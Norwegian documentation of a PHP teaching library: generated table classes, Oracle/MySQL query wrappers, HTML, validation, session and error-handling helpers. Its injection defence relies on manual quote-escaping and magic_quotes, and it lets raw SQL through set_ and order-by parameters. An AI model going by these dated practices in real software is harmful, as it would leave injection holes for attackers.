Dersom man skal bruke SQL og PHPs Oracle-metoder hver gang man skal hente data ut fra databasen eller oppdatere den, kan det fort bli mye, uoversiktlig og ikke spesielt sikker kode. Ved å opprette klasser som tilsvarer en tabell eller et oppdaterbart view, kan lesing fra og skriving til databasen gjøres mye enklere, og mye av programmeringen som gjelder sikkerhet kan gjøres sentralt; dvs at det allerede er gjort, og dere trenger ikke tenke på det. Input fra brukeren bør likevel sjekkes hver gang, slik at han kan få en informativ feilmelding som gjør han istand til å rette opp det han gjorde feil. Dessuten, jo flere lag med sikkerhet man har, jo vanskeligere blir det for en person med onde hensikter å finne et sikkerhetshull.

Klasser, objekter og metoder

I filen config.php skal det angis hvilke tabeller og views fra databasen som du skal bruke, og hva som er primærnøkler i disse. På bakgrunn av dette blir det generert én klasse per tabell eller oppdaterbart view. (Hvilke felter tabellene og view'ene ellers består av blir funnet ved oppslag i metadatabasen.)

Det er egentlig ikke nødvendig at view'ene er oppdaterbare, men det vil bare være mulig å hente data ut fra ikke-oppdaterbare views, så hvis man prøver å kalle på update (se under) på et slikt objekt, så vil ikke det fungere.

Klassene som genereres har samme navn som den tilsvarende tabellen i databasen, de blir i tillegg lagret på fil. Så for tabellen Husholdningsavfall blir det for eksempel generert en fil som heter Husholdningsavfall.php, og som inneholder den genererte klassen.

I klassene er det en del statiske metoder som utfører operasjoner som gjelder hele tabellen. Et objekt av klassen tilsvarer en rad i tabellen.

Objekt-metoder

- __construct
  Konstruktøren blir, som i Java, kalt når man oppretter et objekt med new-operatoren. Konstruktøren kan kalles uten parametre, isåfall opprettes et objekt der ingen av variablene som tilsvarer feltene i database-tabellen har verdier. Konstruktøren kan også kalles med primærnøkkel-verdiene som parametre, enten med primærnøkkel-verdiene i hver sin parameter eller med alle primærnøkkel-verdiene i én array. Uansett antas det at verdiene kommer i den rekkefølgen de ble oppgitt i filen config.php.
  Dersom konstruktøren kalles med verdier, vil også ikke-primærnøkkel-variablene få verdier (hentes fra databasen) hvis raden finnes i tabellen.
  Eksempel:

  ```
  $obj1 = new Husholdningsavfall('01', '0101');
  ```

```
$obj2 = new Husholdningsavfall(array('01', '0101'));
$obj3 = new Husholdningsavfall();
```

- __call
  __call er, i likhet med __construct, en metode som ikke skal kalles direkte. __call blir kalt når metoden som kalles egentlig ikke finnes i objektet. Dersom metoden som kalles er "get_" etterfulgt av navnet på en av variablene i objektet, returneres verdien til variabelen. __call brukes også til å sette verdier, da kaller man en metode som heter "set_" foran navnet til variabelen man vil gi verdi og med den nye verdien som parameter.
  Eksempel:

  ```
  $gml_avfallsmengde = $obj1->get_avfallsmengde();
  $obj1->set_avfallsmengde(2 * $gml_avfallsmengde);
  ```

  Verdien som sendes med når man setter variable, kan tolkes som SQL hvis andre parameter ($interpret_as_sql) er true. I Oracle tolkes den tomme strengen som verdien null. Det samme gjelder for alle database-typer i denne koden.
  Eksempel:

  ```
  $emp = new Employee();
  $emp->set_id('employee_sequence.nextval', true);
  $emp->set_name('null', true);
  $emp->set_name(''); // Har samme effekt som forrige linje.
  ```

  Man kan også hente neste verdi ut fra en sekvens ved hjelp av funksjonen get_sequence_nextval. Du sender da med navnet på sekvensen som parameter. Siden sekvenser implementeres litt forskjellig i forskjellige databasesystemer, er dette en litt mer database-uavhengig måte å få tak i neste verdi i sekvensen enn å la 'employee_sequence.nextval' bli tolket som SQL som i eksemplet over.
  Eksempel:
  ```
  $emp->set_id(get_sequence_nextval('employee_sequence'));
  ```

- update
  Eksemplene over oppdaterer bare verdien av variabler i objektene $obj1 og $emp. update oppdaterer en rad i tabellen med verdiene i objektet. Hvis raden ikke finnes fra før, settes raden inn i tabellen.
  Eksempel:
  ```
  $obj1->update();
  ```

- delete
  delete sletter ikke overraskende raden som objektet tilsvarer, fra tabellen.
  Eksempel:
  ```
  $obj1->delete();
  ```

Statiske metoder

- row_exists($fields_and_values)
  Sjekker om raden med de gitte felter og verdier finnes. Feltene og verdiene kan i alle tilfeller angis som en array, men hvis det bare sendes med ett felt (og én verdi), er det ikke nødvendig å konvertere verdiene til en array.
  Eksempel:

  ```
  $exists = Husholdningsavfall::row_exists('kommunenr', '0101');
  $exists = Husholdningsavfall::row_exists(array('fylkenr' => '01',
                                          'kommunenr' => '0101'));
  ```

- count($field = '*')
  Teller antall rader som ikke er NULL i angitt kolonne. Hvis kolonne ikke spesifiseres, returneres antall rader i tabellen.
  Eksempel:

  ```
  $num_rows = Husholdningsavfall::count();
  $num_rows = Husholdningsavfall::count('innbyggertall');
  ```

- sum($field)
  Legger sammen verdiene i alle radene for den gitte kolonnen.
  Eksempel:
  ```
  $sum_avfallsmengde = Husholdningsavfall::sum('avfallsmengde');
  ```

- avg($field)
  Regner ut gjennomsnittet for alle radene i den gitte kolonnen.
  Eksempel:
  ```
  $avg_avfallPerInnbygger = Husholdningsavfall::avg('avfallPerInnbygger');
  ```

- min($field)
  Finner den minste verdien i den gitte kolonnen.
  Eksempel:
  ```
  $min_avfallsmengde = Husholdningsavfall::min('avfallsmengde');
  ```

- avg($field)
  Finner den høyeste verdien i den gitte kolonnen.
  Eksempel:

```
$max_kommunenavn = Husholdningsavfall::max('kommunenavn');
   // Resultatet blir Øystre Slidre
```

- get_rows($fields = '*', $order_by = '', $first = false, $last = false)
  get_rows returnerer en array av arrayer, der hver av de "små" arrayene tilsvarer en rad i tabellen og er assosiative, det vil si at den består av nøkkel/verdi-par. Nøkkelen er navnet på kolonnen (store bokstaver), verdien er selvsagt den tilhørende verdien.
  Hvis ingen parametre angis, returneres alle radene i tabellene i en mer eller mindre tilfeldig rekkefølge. Første parameter, $fields, er en array med navnet til kolonnene som skal være med i resultatet. Hvis bare én kolonne, er det ikke nødvendig å legge navnet i en array. Default er "*", det vil si alle kolonnene i tabellen.
  Andre parameter, $order_by, angir hvilke kolonner det skal sorteres med hensyn på. Verdien av $order_by er det samme som du ville skrevet etter "order by" i en SQL-spørring. Default er ingen sortering.
  Tredje og fjerde parameter angir henholdsvis hvilket rad-nummer som er det første og siste som skal være med i resultatet. Hvis man for eksempel bare ønsker de ti første radene i en tabell, setter man $first til 1 og $last til 10. Som default returneres alle radene i tabellen.
  Eksempel:

```
$kommuner = Husholdningsavfall::get_rows();
$kommuner = Husholdningsavfall::get_rows("*", "", 1, 10);
$kommuner = Husholdningsavfall::get_rows("*", "Innbyggertall");
$kommuner = Husholdningsavfall::get_rows(array("kommunenavn",
                              "AvfallPerInnbygger"), "", 1, 10);
$kommuner = Husholdningsavfall::get_rows("*",
                              "AvfallPerInnbygger desc", 1, 10);
foreach($kommuner as $row){
  foreach($row as $fieldname => $fieldvalue){
    // Gjør et eller annet med $fieldname og $fieldvalue
  }
}
```

- get_columns($fields = '*', $order_by = '', $first = false, $last = false)
  get_columns gjør akkurat det samme som get_rows, men arrayene i resultat-arrayen består av verdiene i en kolonne istedenfor en rad. En fordel med å ha resultatene på denne måten er at det blant annet blir lett å summere alle verdiene i en kolonne (array_sum). Selve arrayen som returneres er assosiativ med navnene på kolonnene som nøkler.
  Eksempel:

```
$kommuner = Husholdningsavfall::get_columns();
```

```
$sum_innbyggertall = array_sum($kommuner["INNBYGGERTALL"]);
```

Det er mulig å konvertere en kolonne-vis array (som den som returneres av denne metoden) til en rad-vis array (som den som returneres av get_rows) ved å kalle funksjonen array_by_col_to_by_row i functions.php.

- obj_get_rows($order_by = ”, $first = false, $last = false)
  Gjør det samme som get_rows, men returnerer resultatet som en array av objekter. Hvilke felter som skal være med i resultatet skal ikke angis. Alle variablene i objektet får verdier.
  Eksempel:

```
$kommuner = Husholdningsavfall::obj_get_rows();
$kommuner = Husholdningsavfall::obj_get_rows("", 1, 10);
$kommuner = Husholdningsavfall::obj_get_rows("Innbyggertall");
$kommuner =
  Husholdningsavfall::obj_get_rows("AvfallPerInnbygger desc", 1, 10);

foreach($kommuner as $k){
  $kommunenavn = $k->kommunenavn();
}
```

- find($fields_in_result, $fields_and_values_to_match)
  Find returnerer alle radene som har verdier som angitt i $fields_and_values_to_match. $fields_and_values_to_match er en assosiativ array med kolonne-navn som nøkkel og den tilsvarende verdien som verdi. $fields_in_result er en array med navnene på kolonnene som skal være med i resultat. Hvis bare én kolonne, trenger den ikke være i en array. ’*’ er alle kolonner i tabellen.
  Eksempel:

```
$rows = Husholdningsavfall::find('*', array('kommunenr' => '0101'));
$rows = Husholdningsavfall::find(array('kommunenavn',
                                  'avfallsmengde', 'innbyggertall'),
                                 array('fylkenr' => '01',
                                       'kommunenavn' => 'Halden'));
```

- obj_find($fields_and_values_to_match)
  Gjør det samme som find, men returnerer en array av objekter. Det skal ikke angis hvilke felter man er interessert i, alle variablene i objektet blir satt.
  Eksempel:

```
$row_objects = Husholdningsavfall::obj_find('kommunenr', '0101');
$row_objects = Husholdningsavfall::obj_find(array('fylkenr' => '01',
                                        'kommunenavn' => 'Halden'));
// Hvis $_GET inneholder alle primærnøklene med verdier:
list($obj) = Husholdningsavfall::obj_find($_GET);
$kommunenavn = $obj->kommunenavn();
```

- primary_keys()
  Returnerer en array med navnene på kolonnene som primærnøkkelen består av. Eksempel:
  ```
  $primary_keys = Husholdningsavfall::primary_keys();
  ```

SQL-spørringer

I filen library/db/oracle.php er det skrevet et par klasser som skal gjøre det enklere å gjøre spørringer mot databasen. Ved innsetting, oppdatering og sletting av rader er det enklest å bruke klasse- og objekt-grensesnittet beskrevet her istedenfor å skrive egne spørringer. Ved søking i databasen kan det være aktuelt å bruke egne spørringer.

Siden det er tungvint å tenke på å beskytte seg mot SQL injection attacks hver eneste gang man skriver en SQL-spørring, er det skrevet et grensesnitt som utfører denne sikkerhets-koden. I tillegg er grensesnittet enklere enn det som tilbys gjennom PHP's Oracle-metoder, noe som selvfølgelig går på bekostning av fleksibiliteten, men forhåpentligvis får dere gjort det meste av det dere trenger (å utføre SQL-spørringer) med dette grensesnittet.

Grensesnittet er også uavhengig av hva slags database som benyttes. Foreløpig er det implementert for Oracle og MySQL.

Hvis det skjer en feil under eksekveringen av en spørring, blir det kastet en DB_Exception. DB_Exception er en subklasse av Exception og inneholder en metode som heter log_error som kan kalles hvis du ønsker å logge feilen når du har fanget den. (En ufanget Exception havner i funksjonen user_exception_handler og blir logget der, se feilhåndterings-dokumentasjonen.)

Grensesnittet

For Oracle-databaser inneholder filen library/db/oracle.php de to klassene DB_Oracle og DB_OracleStatement. For MySQL heter klassene DB_MySQL og DB_MySQLStatement, og de ligger i filen library/db/mysql.php.

DB_Oracle

Et DB_Oracle-objekt inneholder variabler med informasjon om databasen og brukeren av databasen og implemeterer følgende interface:

```
interface DB_Connection
{
  public function execute($query);
  public function prepare($query);
}
```

Den første metoden, execute, utfører spørringen og returnerer et DB_OracleStatement-objekt. En av fetch-metodene i DB_OracleStatement-objektet kan så kalles for å hente eventuelle resultat-rader (se lenger ned). Execute i DB_Oracle bør bare kalles for spørringer som ikke inneholder verdier fra brukerne. Den andre funksjonen, prepare, returnerer også et objekt av klassen DB_OracleStatement. Metoden execute i DB_OracleStatement-objektet må så gjøres for at spørringen faktisk skal bli utført. Denne måten å utføre spørringer på er mye sikrere enn bare å kalle på execute, forutsatt at man bytter ut verdier gitt av brukeren med :1, :2 og så videre. De

tilsvarende verdiene sendes med til execute i DB_OracleStatement-objektet. De kan enten sendes med som ulike parametre, eller i form av en array som inneholder verdiene.

Dette hørtes kanskje litt komplisert ut, men her er et eksempel:
Eksempel:

```
// Linjen under er allerede gjort i common.php,
// så $db finnes allerede som en global variabel
$db = new DB_Oracle(USERNAME, PASSWORD, DB_HOST, DB_NAME);

// Execute, med exception-handling:
try{
  $stmt = $db->execute('select count(*) as count
                        from Husholdningsavfall');
  $row = $stmt->fetch_row();
  $count = $row["COUNT"];
}catch(DB_Exception $e){
  $e->log_error();
  die("Det skjedde en feil");
}
// Eller litt mer kompakt (fortsatt med exception-handling):
try{
  $row = $db->execute('select count(*) as count from Husholdningsavfall')
            ->fetch_row();
  $count = $row["COUNT"];
}catch(DB_Exception $e){
  $e->log_error();
  die("Det skjedde en feil");
}

// Prepare:
$query = "select * from Husholdningsavfall
          where fylkenr = :1 and kommunenr = :2";
$row = $db->prepare($query)->execute($fylkenr, $kommunenr)->fetch_row();
$avfallsmengde = $row["AVFALLSMENGDE"];
```

Det som skjer når man utfører spørringer med prepare før execute er at tegn som fnutt (') og backslash (\) blir esacpe'et slik at hele verdien faktisk blir tolket som en verdi. Dersom dette ikke gjøres, vil det være mulig at verdien blir avsluttet for tidlig med et fnutt-tegn. Resten av verdien vil isåfall bli tolket som SQL. Det betyr at det er mulig å manipulere databasen direkte gjennom å skrive inn spesielle verdier i input-feltene, og det vil vi selvfølgelig ikke at skal være mulig.

Egentlig så blir alle get-, post- og cookie-verdier escape'et automatisk, siden direktivet magic_quotes_gpc er satt. Magic_quotes_gpc escape'er alle fnutter ('), blackslasher (\), quotes (") og null-bytes. Men visse former for SQL Injection er fortsatt mulig. Derfor blir effekten av magic_quotes-direktivet reversert når en preparert spørring blir eksekvert. Deretter blir det kalt en funksjon som escape'er bare fnutter og backslasher, og setter hele verdien inn i fnutter.

DB_OracleStatement

Et DB_OracleStatement-objekt implementerer følgende interface:

```
interface DB_Statement
{
  public function execute();
  public function fetch_row($disallow_html = true);
  public function fetch_by_row($first = false, $last = false,
                               $disallow_html = true);
  public function fetch_by_column($first = false, $last = false,
                                  $disallow_html = true);
}
```

Execute utføres på en preparert spørring, mens de tre andre metodene utføres på spørringer som er eksekvert. Fetch_row returnerer én rad som en assosiativ array med kolonne-navnet som nøkkel. Fetch_by_row returnerer en array med slike assosiative arrayer. Fetch_by_column returnerer en assosiativ array, med kolonne-navnet som nøkkel og en array med alle verdiene i resultat-kolonnen som verdi. Med paramtrene $first og $last til fetch_by_row og fetch_by_column kan man spesifisere første og siste rad i resultatet. Default er at alle rader som er resultatet av spørringen returneres. Hvis parameteren $disallow_html er true (som er default-verdien) vil tegn som ellers ville bli tolket som html, bli escape'et før resultatet returneres, slik at såkalte cross site scripting attacks ikke skal være mulig.
Eksempel:

```
$query = "select *
          from Husholdningsavfall
          where AvfallPerInnbygger > :1";
$rows = $db->prepare($query)->execute($min_avfallPerInnbygger)
           ->fetch_by_row();
$rows = $db->prepare($query)->execute($min_avfallPerInnbygger)
           ->fetch_by_row(50); // Alle rader fra nr 50 og utover
$columns = $db->prepare($query)->execute($min_avfallPerInnbygger)
              ->fetch_by_column(1, 10);
              // De 10 første verdiene i hver kolonne
$columns = $db->prepare($query)->execute($min_avfallPerInnbygger)
              ->fetch_by_row(false, false, false);
              // Alle radene, tillater html i resultatet
```

HTML-funksjoner

HTML-funksjonene under er ment å gjøre HTML-kodingen litt enklere. Funksjonene returnerer HTML som kan valideres som XHTML 1.0 Strict.

- html_header($title, $css = 'default.css', $charset = 'ISO-8859-1', $file = '')
  html_header returnerer HTML for begynnelsen av en html-side. Første parameter, $title, blir satt inn i sidens title-tag og $title blir også hoved-overskriften på siden. Som andre parameter kan man sende med adressen til et css stilark, som da blir det gjeldende stilarket for denne siden. Tredje parameter er tegnsettet for siden, og som fjerde og siste parameter kan man sende med navnet på en fil som skal inkluderes før sidens hoved-overskrift, for eksempel en topp-meny.
  Eksempel:

```
print(html_header('Overskrift'));
print(html_header('Overskrift', 'stilark.css'));
print(html_header('Overskrift', '', 'meny.php'));
print(html_header('Overskrift', '', 'UTF-8', 'meny.html'));
```

- html_table($headers, $rows, $sum_avg_included = false, $table_class = '',
  $column_classes = array(), $primary_keys = array(), $link1 = '',
  $link2 = '', ...)
  html_table returnerer HTML for en tabell.
  Første parameter til html_table er en array med overskriftene til hver kolonne.
  Andre parameter er en array med alle radene i tabellen. Hvis man ønsker kolonner med linker til for eksempel oppdaterings-sider eller slette-sider i tabellen, så trenger ikke de være med i radene du sender med her. Adressen til oppdaterings- eller slette-siden sendes da med som de siste parametrene. Resten av parametrene er valgfrie.
  Tredje parameter er $sum_avg_included (default er false). Hvis true, så settes class-attributtet til tr-tag'en for siste kolonne til verdien 'sum_avg' slik at raden ved hjelp av css kan vises på en annen måte enn de andre radene.
  Fjerde parameter er $table_class, det vil si verdien som settes inn i class-attributtet til table-tag'en.
  Femte parameter er $column_classes, en array med klassene til hver kolonne.
  Sjette parameter er en array med kolonne-navnene som inngår i primærnøkkelen, slik at hvis man vil inkludere linker i tabellen, får linkene primærnøkkel-kollonne-navn og primærnøkkel-verdier på slutten. Primærnøkkel-verdier må sendes med til html_table i $rows-parameteren hvis dette skal være mulig. Hvis du vil at en eller flere av primærnøkkel-kolonnene ikke skal vises i tabellen, kan du skrive ':dontshow' etter kolonne-navnet i primærnøkkelen, se eksemplet under.
  De resterende parametrene er linker til andre sider, for eksempel kan det kanskje være aktuelt å linke til en oppdaterings-side og en slette-side i tabellen,

slik det er gjort i avfalls-database-eksemplet.
Eksempel:

```
  /* De 10 kommunene med høyest avfall per innbygger.
     I tillegg til kolonnene fra tabellen, vil vi ha
     én kolonne med en oppdaterings-link og én med en
     slette-link. Vi vil ikke vise fylkenr i tabellen,
     men verdiene må likevel sendes med i $rows for
     at linkene skal bli riktige
     (f eks 'oppdater.cgi?fylkenr=01&kommunenr=0101'). */
$query = 'select   *
          from     Husholdningsavfall
          order by avfallperinnbygger desc';
$rows = $db->execute($query)->fetch_by_row(1, 10);
$primary_keys = array('fylkenr:dontshow', 'kommunenr');
                // Ikke vis fylkenr-kolonnen
$headers = array('Kommune-nummer', 'Kommunenavn',
         'Avfallsmengde (tonn)', 'Innbyggertall',
         'Avfall per innbygger (kg)', 'Oppdater',
         'Slett');
$html = html_table($headers, $rows, false, '', array(),
           $primary_keys, 'oppdater.cgi', 'slett.cgi');
print($html);
```

- html_select($name, $hidden_values, $values, $submit_on_change = false,
  $selected = '')

  html_select returnerer HTML for en select-meny (nedtrekks-meny).
  Første parameter, $name, blir verdien til name-attributtet til select-tag'en.
  $hidden_values er en array med verdiene i option-tag'enes value-attributt.
  $values er en array med de tilsvarende verdiene som er synlige i nedtrekks-menyen.
  Hvis $submit_on_change er true, sendes skjemaet hver gang verdien i nedtrekks-menyen endres. Dette gjøres ved hjelp av javascript. Hvis nettleseren er innstilt til ikke å tolke javascript, blir det vist en submit-knapp ved siden av nedtrekks-menyen istedenfor.
  $selected er verdien til feltet som skal vises som default-verdi i menyen. $selected er den 'gjemte' verdien, det vil si verdien til option-tag'ens value-attributt, ikke den synlige verdien.
  Eksempel:

```
$columns = Fylke::get_columns('*', $order_by = 'fylkenavn');
$hidden_values = $columns['FYLKENR'];
$values        = $columns['FYLKENAVN'];
$html = html_select('fylker', $hidden_values, $values, false, '01');
print($html);
```

- html_form_from_table($form_type, $tablename, $required_fields = array(),
  $labels = array(), $errors = array(), $textarea_min_length = 100)

html_form_from_table returnerer en HTML-form uten selve form-tag'en og submit-knapper, som må skrives manuelt.
Første parameter til html_form_from_table er $form_type, som kan være "insert" eller "update". Hvis "update", blir primærnøkkel-feltene readonly, det vil si at det ikke går an å skrive i dem.
Andre parameter er navnet på tabellen. html_form_from_table bruker tabellnavnet blant annet til å finne ut hva som er primærnøkler og for å hente eventuelle verdier ut fra tabellen.
Resten av parametrene er valgfrie.
Tredje parameter er en array med navnene på obligatoriske felter, det kommer en stjerne (*) foran obligatoriske felter.
Fjerde parameter er $labels, som er en array med tekstene som står foran feltene, hvis $labels ikke sendes med, brukes kolonne-navnet fra tabellen.
Femte parameter er $errors, det vil si den assosiative arrayen som inneholder alle feilmeldingene (se validerings-dokumentasjonen). Feilmeldingene skrives ved siden av feltene som ikke ble riktig utfylt.
I sjette og siste parameter kan man angi antallet tegn det må være plass til i et felt for at det skal brukes en textarea-tag istedenfor en input-text-tag. Antall tegn det er plass til i et felt hentes fra databasen.
Verdiene som vises i feltene hentes fra $_POST-arrayen hvis de finnes der. Hvis ikke hentes eventuelle primærnøkkel-verdier fra $_GET, og de resterende verdiene hentes ut fra tabellen.
Eksempel:

```
validate_input($errors);
/* ... */
$required_fields = array('fylkenr', 'kommunenr', 'kommunenavn',
                         'avfallsmengde', 'innbyggertall');
$labels = array('Fylkenummer', 'Kommunenummer', 'Kommunenavn',
                'Avfallsmengde (tonn)', 'Innbyggertall',
                'Avfall per innbygger (kg)');
$html = "<form method='post' action='{$_SERVER["PHP_SELF"]}'>\n";
$html .= html_form_from_table('insert', 'Husholdningsavfall',
                              $required_fields, $labels, $errors);
$html .= "<input type='submit' value='Send' />\n";
$html .= "</form>";
print($html);
```

- html_bottom($file = '')
  html_bottom returnerer HTML-kode som avslutter HTML-dokumentets body- og html-tag'er.
  I tillegg kan man angi navnet på en fil som parameter. Den returnerte html-koden fra html_bottom inneholder isåfall også HTML-koden fra denne filen.
  Eksempel:

```
print(html_bottom());
```

```
print(html_bottom('bottom.php'));
print(html_bottom('bottom.html'));
```

Validering

Bakgrunn

Omtrent alle data som kommer fra klienten bør sjekkes. Det er to grunner til det. For det første er det for å kunne gi brukeren informative tilbakemeldinger hvis han har misforstått hva han skal skrive i et felt. For det andre er det for å forhindre bevisste angrep fra hackere. Brukeren har muligheten til å manipulere alt som sendes fra klienten. Det betyr at ikke bare verdier i tekstfelter, men også for eksempel cookie-data, verdien som sendes med fra en drop down-meny og verdien til gjemte (hidden) felter kan ha en hvilken som helst verdi når de ankommer PHP-scriptet. Det kan fort bli kjedelig å validere, og ikke minst er det lett å glemme, så det bør derfor være enkelt.

Grensesnittet

I filen library/validate.php er det skrevet noen generelle validerings-funksjoner for å sjekke heltall, nummer, e-post-adresser, og Internett-adresser. I tillegg inneholder filen en funksjon som heter validate_required_fields, som sjekker at alle obligatoriske felter er fylt ut, og en funksjon som heter validate_input, som går gjennom alle $_GET-, $_POST- og $_COOKIE-variabler og kaller på variabelens validerings-metode.

Det betyr at dere må skrive en klasse med validerings-metoder for hver variabel som skal sjekkes. På de sidene der validering trengs, er det da bare nødvendig å kalle på validate_input (og validate_required_fields).

Klassen Validation

Validerings-metodene skriver dere i en klasse med navn Validation, i filen som heter Validation.php. Metodene får tilsendt tre parametre, verdien som skal sjekkes, en referanse til en feilmeldings-variabel, og om variabelen kom som $_POST- $_GET- eller $_COOKIE-data siden det av og til kan være interessant å vite. $request_method er altså enten "post" "get" eller "cookie". Navnet på alle metodene må begynne med strengen "validate_", resten av navnet er navnet på feltet hvis verdi skal valideres. Hvis du for eksempel forventer at $_POST["kommunenr"] skal være satt, bør du skrive en metode som heter validate_kommunenr i klassen Validation, se eksemplet under.
Eksempel:

```
class Validation
{
  /* ... */
  public function validate_kommunenr($kommunenr, &$err_msg, $request_method)
  {
    if(Husholdningsavfall::row_exists("kommunenr", $kommunenr)){
```

```
      $err_msg = "";
      return true;
    }
    $err_msg = "Ugyldig kommune";
    return false;
  }
  /* ... */
}
```

Denne metoden egner seg bare hvis man skal oppdatere informasjon om en eksisterende kommune, så hva hvis vi vil legge til en ny kommune? Jo, da kan du spesifisere en annen validerings-metode enn den normale i kallet til validate_input, se det som står om validate_input under.

En fordel med å ha metodene i en klasse og ikke som vanlige funksjoner, er at man da kan kalle samme metode for flere felter. Anta for eksempel at man skal registrere antall elever i forskjellige klasser. Feltene heter "antall_elever_kl_1a", "antall_elever_kl_1b", "antall_elever_kl_2a" og så videre. Da kan man for eksempel skrive en metode som heter validate_antall_elever og la __call-metoden i klassen Validation kalle på den hvis det ble forsøkt kalt på en (ikke-eksisterende) metode med et navn som begynner med "validate_antall_elever_kl_".
Eksempel:

```
class Validation
{
  /* ... */
  public function __call($funcname, $args)
  {
    if(strpos($funcname, "validate_antall_elever_kl_") === 0){
                                    // Må være tre likhetstegn
      $ok = $this->validate_antall_elever($args[0], $args[1], $args[2]);
        // $ok blir returnert sist i __call
    }
    // Annen __call-kode her
  }
}
```

Funksjoner i validate.php

- validate_input(&$errors, $other_function_names = array())
  validate_input returnerer true hvis all valideringen gikk bra, false ellers.
  Den første parameteren til validate_input er en referanse til en assosiativ array (trenger ikke initialiseres før den sendes med). Når funksjonen returnerer, inneholder arrayen eventuelle feilmeldinger. Nøkkelen i arrayen er navnet på feltet, verdien er feilmeldingen. Hvis feltets verdi ble godkjent, er den tilsvarende feilmeldingen lik den tomme strengen.
  Den andre parameteren (som er valgfri) til validate_input er en assosiativ array der nøkkelen er navnet på feltet, og verdien er det som kommer etter "validate_" i navnet på metoden som skal validere feltets verdi. Hvis vi

for eksempel vil at metoden validate_nytt_kommunenr skal validere verdien til kommunenr-feltet (istedenfor metoden validate_kommunenr som er default), må validate_input kalles på følgende måte:

```
 $ok = validate_input($errors, array("kommunenr" => "nytt_kommunenr"));
```

Et enkelt eksempel på bruk at metoden validate_input og feilmeldings-arrayen følger:
Eksempel:

```
if(!validate_input($errors)){
  print($errors["kommunenr"]);
     // Skriver ut en eventuell feilmelding for feltet kommunenr
}
```

- validate_required_fields(&$errors, $fields)
  validate_required_fields sjekker om alle feltene som sendes med finnes blant $_GET- eller $_POST-variablene. $fields er en array, men felt-navnene kan også sendes med som vanlige parametre (trenger ikke være i en array). Hvis feltet 'kommunenavn' er obligatorisk, men ikke utfylt, får $errors['kommunenavn'] verdien 'Feltet er obligatorisk'. Så kan du skrive feilmeldingen ved siden av kommunenavn-feltet.
  Eksempel:

```
$ok = validate_required_fields($errors,
           array('kommunenavn', 'innbyggertall', 'avfallsmengde'));
$ok = validate_required_fields($errors, 'kommunenavn',
                               'innbyggertall', 'avfallsmengde');
```

  Hvis du vil at feilmeldingen skal ha en annen verdi enn default-verdien "Feltet er obligatorisk", så må andre parameter være en assosiativ array der nøkkelen er feltets navn og verdien er feilmeldingen.
  Eksempel:

```
$ok = validate_required_fields($errors,
        array('kommunenavn' => 'Kommunenavn er obligatorisk',
              'innbyggertall' => 'Innbyggertall er obligatorisk',
              'avfallsmengde' => 'Avfallsmengde er obligatorisk'));
```

- validate_integer($int, &$err_msg = null, $low = false, $high = false)
  validate_integer sjekker at hvert tegn i $int er et siffer. Første tegn kan eventuelt være pluss (+) eller minus (-). Feilmeldingen lagres i variabelen $err_msg.
  Alle parametrene til validate_integer utenom den første, som er selve verdien som skal valideres, er valgfrie. Hvis ikke $err_msg er gitt, kan man ikke hente ut og bruke feilmeldingen fra der hvor funksjonen ble kalt. $low og $high angir laveste og høyeste verdi $int kan ha.
  Eksempel:

```
$ok = validate_integer("12t", $err_msg);
print($err_msg);  // "Må være et heltall"
$ok = validate_integer(12, $err_msg, 0, 10);
print($err_msg);  // "Må være et heltall mellom 0 og 10"
$ok = validate_integer(12, $err_msg, false, 10);
print($err_msg);  // "Må være et heltall mindre enn eller lik 10"
$ok = validate_integer("12t");
```

- validate_numeric($num, &$err_msg = null, $low = false, $high = false)
  validate_numeric er tilsvarende validate_integer, men sjekker om $num er en numerisk verdi.

- validate_email($email, &$err_msg = null)
  Sjekker om e-post-adressen er gyldig ved å sjekke at adressen matcher et regulært uttrykk for e-post-adresser, og ved å sjekke at domenet eksisterer i DNS (Domain Name System).

- validate_url_regex($url, &$err_msg = null)
  Sjekker om URL'en matcher et regulært uttrykk for URL'er.
  Det regulære uttrykket er ikke perfekt; validate_url_regex kan returnere false for gyldige URL'er med veldig spesielle verdier i query-strengen. Dessuten er det ikke sikkert at det finnes en Internett-side med den gitte adressen selv om den passerer denne testen.

- validate_url_open($url, &$err_msg = null)
  Prøver å åpne URL'en. Hvis det lykkes returneres true, ellers false.
  Denne måten å gjøre det på går ikke like fort som validate_url_regex. Og hvis serveren er midlertidig nede, returneres false, selv om URL'en faktisk er gyldig.

Sessions

Sessions.php gjør det ikke enklere å programmere, men hvis du velger å bruke funksjonene, kan session-håndteringen bli en del sikrere enn vanlige PHP sessions. Men så lenge det ikke brukes HTTPS, er ikke engang passordene sikre, siden passordene sendes i klartekst over Internett..

Sikrere session-håndtering

Den innebygde session-håndteringen i PHP er ikke spesielt sikker. Hvis noen får tak i en annens session-id, så kan han utgi seg for å være denne andre brukeren. Han har da tilgang til alt det den andre brukeren har tilgang til på nettstedet. Dette kalles for session hijacking.

Det er flere måter å få tak i en annens session-id på. Så når noen får tak i den, er det om å gjøre at han ikke får brukt den likevel. Det er vanskelig å få til 100% sikkerhet, men bruker du funksjonene under, økes sikkerheten ihvertfall ganske mye i forhold til vanlige PHP sessions.

Funksjoner

Det er tenkt at man bruker vanlig PHP session-håndtering, men for å gjøre det litt sikrere kan i tillegg funksjonene under brukes. (De kan ikke kalles før session_start har blitt kalt.)

- Sess_login
  Sess_login kan kalles når noen logger seg inn på nettstedet dere lager. Det som da skjer er at IP-adressen, eller egentlig subnettet som IP-adressen tilhører (de 3 første av de 4 tallene ip-adressen består av) lagres som en session-variabel. User agent-headeren (hvilken nettleser som brukes) lagres også. I tillegg regenereres session-id'en, slik at hvis noen har stjålet den gamle session-id'en og prøver å bruke den, så vil ikke det gå.

- Sess_validate
  Sess_validate sjekker at subnettet og user agent-headeren er de samme som da sess_login ble kalt. Er de det, returneres true, ellers false. Også sess_validate regenererer session-id'en.

- Sess_logout
  Sess_logout sletter all informasjon som er lagret om session'en.

Feilhåndtering

Normalt sett blir alle feilmeldinger fra PHP skrevet rett til skjermen. Det er en del ulemper med det i et ferdig system. Én ting er at det sannsynligvis ikke er spesielt pent i forhold til designet ellers på siden. En annen ting er at feilmeldingen inneholder en del informasjon om koden din som det kan være uheldig at andre får vite om. For det tredje kan det hende du vil kalle på PHP's header-funksjon senere (for eksempel for å redirect'e brukeren til en annen side), og hvis feilmeldingen da allerede har blitt sendt til nettleseren, så vil ikke det gå.

Mens man utvikler systemet, derimot, kan det være kjekt å få se feilmeldingene direkte på skjermen, slik at man slipper å slå opp i loggen hele tiden. Med konstanten PRINT_ERROR i config.php, kan du bestemme om feilmeldingene skal skrives til skjerm eller ikke.

